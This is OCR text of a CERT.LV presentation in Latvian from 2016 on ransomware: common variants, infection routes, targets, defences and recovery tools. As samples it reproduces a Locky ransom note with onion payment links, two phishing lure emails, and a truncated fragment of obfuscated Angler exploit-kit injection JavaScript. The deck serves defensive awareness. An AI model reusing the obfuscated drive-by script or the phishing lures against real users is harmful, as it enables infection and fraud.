CERT.LV
Information Technologies
Security Incident
Response Institution

Šifrējošie vīrusi

26.04.2016.

Gints Mālkalnietis, CERT.LV

Latvijā biežāk novērotie varianti

CERT.LV
Information Technologies Security Incident Response Institution


- CTB-Locker (Critroni)
- Crypto Wall
- Tesla Crypt
- CryptoLocker
- Linux Encoder
- Dažādi iepriekšējo paaudžu šifrējošie vīrusi

Latvijā biežāk novērotie varianti

CERT.LV
Information Technologies Security Incident Response Institution

Latvijā biežāk novērotie varianti

CERT.LV
Information Technologies Security Incident Response Institution



_Locky_recover_instructions.txt - Notepad

File Edit Format View Help

```
            !!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
    http://en.wikipedia.org/wiki/RSA_(cryptosystem)
    http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
    1. http://i3ezlvkoi7fwyood.tor2web.org/D9DA2D65EEFC0735
    2. http://i3ezlvkoi7fwyood.onion.to/D9DA2D65EEFC0735
    3. http://i3ezlvkoi7fwyood.onion.cab/D9DA2D65EEFC0735

If all of this addresses are not available, follow these steps:
    1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
    2. After a successful installation, run the browser and wait for initialization.
    3. Type in the address bar: i3ezlvkoi7fwyood.onion/D9DA2D65EEFC0735
    4. Follow the instructions on the site.

!!! Your personal identification ID: D9DA2D65EEFC0735 !!!
```

Latvijā biežāk novērotie varianti

CERT.LV
Information Technologies Security Incident Response Institution




Latvijā biežāk novērotie varianti

CERT.LV
Information Technologies Security Incident Response Institution

Datora inficēšanas veidi

CERT.LV
Information Technologies Security Incident Response Institution

- **Inficēts e-pasta pielikums**



Reply | Forward | Archive | Junk | Delete | More

From: Lynette mcculloch <mccullochLynette55770@kidstuffentertainment.com.au>

Subject: **Package # 24980218** 2016.03.02. 11:15

To:

Dear Client,

Your replacement package was shipped 5 days ago and is now being transferred to your local post office.

The package identification number is # 24980218 , please double-check the information on it in the file attached below.

We are grateful for your purchase from our shop and are very sorry for the inconvenience.

1 attachment: Invoice_ref-24980218.zip 2,9 KB — Save

Tēma: Neapmaksāts rēķins

Labrit,

Pec musu gramatvedibas datiem, jums ir neapmaksats rekins pret musu uznemumu. Ludzam steidzami veikt apmaksu!!! Ludzam nosutit maksajuma uzdevumu!

Rekina kopija http://failiem.lv/u/qlfsujz

Datora inficēšanas veidi

CERT.LV
Information Technologies Security Incident Response Institution


- **Drive-by download – Angler EK+ Joomla,WP**

```
<div id="dorlhpvpzimy" class="rcluhgitsugvv">29bXzekqModJ</div>
<div id="wrftenlkkot" class="rcluhgitsugvv">cqdkaqe qbe a ebfauefdec qbkdjda cobc, bba r - ao dlb jakateceodkawc jdecyc rawbobbbw b jdrdocwe j dm dacxctev
 crdeesay; ald iekcz d bdm cnev dr czejasdpa nchapaia o bfc fcn, ahbldpdea lcjdm. dkcxd fbdbnca avdteubxalbzbqb lb, ubdbncaep ad ald d d, vdm av, a kafbl
 decxejasdoba boa ta xaoa ceiczd bbu d fc zaheoaoak ckb, la ociaq c e dndjafeidfd qcxavbiam! arbndjdjaweoa zakae babkakcqep a s bbcj aibycbc ab iaici cdadevep
 cjaibycbdicmend. k d recco dk awbwctcw dcdd boa: xaubjcmdoardxd kdaapa qcfakc, wckdpeeccbb. bparazayb jaic yd vajd p anch ap aiaobf 9 c; f: cnatc ednc zah eid -
 pd. layaf ca adabembcdna, nc c b b; abbfafckaaaiby cvcvan b r atar a 'cb' e b j dhafbocndi. aob ta oa adcafbi bfd q. dz a kaldhboa cdqbcaybpbba meiabajdeboacdq
 ad - aubk ai amckaiakdeeaa, kbddcamejcmax ckc xdhahdy csab ac; a hefam. aibrcn cwd re saya - ka faqbp - bbaqcfdpdh: b: a escqd lac axcla o 75 ajbvascw aq
 chctctadafcfb fdqd xbd dmarbvakag, csac cjak awbn djcw cyciaparai a z. bobca xb pdpcyambsa da, iaha cd vababc k bdd ra, n bqa paiaydqchagabcjcsdiasbxazcx b
 bazcjdcaqepac aid gbzdo 14 ad dib aemdjde eu akc uc yc gcxdja tc qbsbd ddexadbbcobv a t abbfaz e iczdiexa cbbco bw bf am a mazcf decs eq ahajc 'mdyc' sc wacaxclao
 ajbvamafczci at atdh didwd g</div>
<script>
var tredeodbnmgobyx=(2055878081>2072538152?"\x77":"re");
var laggrgbaruwvm=(423560703+632112738<981343237+3381775551?"\x72\x76":"\x71");
var qvxfwyhcqbv=(578707545<496514000?"yq":"r");
var hwllmeqjokunogwf=(443432877+272807063<205549370+1307039063?"r":"\x6e");
tredeodbnmgobyx+=(124455467+402332886<1574994090+294769063?"\x74\x75\x72":"le");
var ibitesyikf=(164054752+43351663<237495942+699601696?"\x72\x65":"qnp");
var isqcowcinahup=(1580122820+504096621<1757060717+369355398?"e":"jal");
var rpdlqttjfcxvym=(943265138<386118228?"\x62\x6e\x75":"\x72\x65\x74\x75\x72\x6e");
ibitesyikf+=(31162859<7222999?"\x6c":"tu");
var eorgilycztzz=(46453175+602566234<585215766+494992010?"\x72\x65\x74":"\x77");
var qfplmgofqnxda=(1124983459>1373161133?"lo":"\x72\x65\x74\x75");
eorgilycztzz+=(703692603+1149070741<2100033616+25934088?"\x75\x72\x6e\x20\x64\x6f":"\x76");
var dwlmgfcfvnqp=(268882572<212959165?"kny":"\x76\x61\x72\x20");
var wmjlqafvisqk=(1089449916<835621483?"wi":"retu");
dwlmgfcfvnqp+=(635311554+1288137615<1859549438+185751251?"vlwrkmky":"\x76\x61");
var vcxooyfcyu=(1172724388+789004529>1307555909?"r":"\x67\x79\x70");
var omjibozpcxzffn=(709803604+935547585>93193323?"\x72":"\x6f");
var zmkhyrpwukavli=(371553297<292619764?"as":"M");
var xlepaaejhaz=(1166386837>1249187819?"lzb":"r");
rpdlqttjfcxvym+=(498013333<169339734?"ypv":"\x20\x64");
rpdlqttjfcxvym+=(557618280<212159690?"cya":"orl");
xlepaaejhaz+=(37680197+10403170<566313576+928289723?"e":"\x6e");
qvxfwyhcqbv+=(266131310+980166550<617133235+913348081?"\x65\x74\x75\x72":"\x70\x65");
var wrftenlkkot=(1639529452>2091806976?"\x68\x70":"\x77");
isqcowcinahup+=(1271904839+372098213<926409295+916921616?"\x76\x61\x6c":"\x75");
var dorlhpvpzimy=(1930879394>2125002661?"\x6d\x79\x6c":"dorlh");
hwllmeqjokunogwf+=(246228987>1216634236?"ig":"eturn na");
var temndvqvenjddl=(551594857<213638252?"wmr":"\x63");
vcxooyfcyu+=(613913274+1201760619<1573906125+294757507?"e":"\x75\x6a");
dorlhpvpzimy+=(1431106984>1715691873?"\x61\x6d\x79":"\x70");
wrftenlkkot+=(1931978563>2091848495?"zcu":"rftenlk");
laggrgbaruwvm+=(63950008<58323679?"sk":":11");
```

Datora inficēšanas veidi

CERT.LV
Information Technologies Security Incident Response Institution

- **Botnet**



Datora inficēšanas veidi

CERT.LV
Information Technologies Security Incident Response Institution

- **Ievainojamības serverī**

Mērķauditorija

CERT.LV
Information Technologies Security Incident Response Institution

- **Grāmatvedība** – iecienīts mērķis dažādiem datorvīrusiem. Sašifrētas grāmatvedības datubāzes praktiski garantē ienākumus vīrusa autoriem.
- **Uzņēmumi** – nepietiekami aizsargātas IS ir iekārots mērķis. Ja nav rezerves kopiju – uzņēmumam vienkāršāk ir samaksāt.
- **Privātie datorlietotāji** – maksājamās summas parasti ir pārāk augstas privātpersonai.

Aizsardzība

CERT.LV
Information Technologies Security Incident Response Institution

- **Rezerves kopijas** – veidojiet un **DROŠI** glabājiet!
- **Atjauninājumi** – uzbrucējam pietiek ar vienu nedrošu komponentu!
- **Neklikšķiniet uz saitēm** – ne e-pastā, ne sociālajos tīkos
- **Netveriet negaidītus e-pasta pielikumus** – pārjautājiet to sūtītājam, ja tādu negaidāt.
- **Atslēdziet ActiveX, Macro** funkcijas MS Office programmās

Aizsardzība

CERT.LV
Information Technologies Security Incident Response Institution

- **Izmantojiet ugunsmūra/ IPS sistēmas – tās botnetu un EK ierobežošanā palīdz vairāk kā AV**
- **E-pastu filtri – bloķējiet .scr, .js, .bat, .exe pārsūtīšanu e-pasta serverī**
- **AppLocker/SRP – vismaz bloķējiet programmu izpildi no %APPDATA% un %TEMP%**
- **Koplietošanas mapes– pārskatiet tiesības tajās rakstīt / dzēst**

Vai datus var atgūt?

CERT.LV
Information Technologies Security Incident Response Institution

- CTB-Locker, Crypto Wall – šobrīd nav iespējams
- TeslaCrypt – ir bezmaksas CISCO izstrādāta atšifrēšanas programma
- CryptoLocker – ir bezmaksas rīks no FireEye
- Linux Encoder – ir bezmaksas rīks no Bitdefender
- Dažādi vecāki šifrējošie vīrusi – eksistē rīki no Kaspersky, Dr.Web un citiem ražotājiem.


Darbības datu atgūšanai

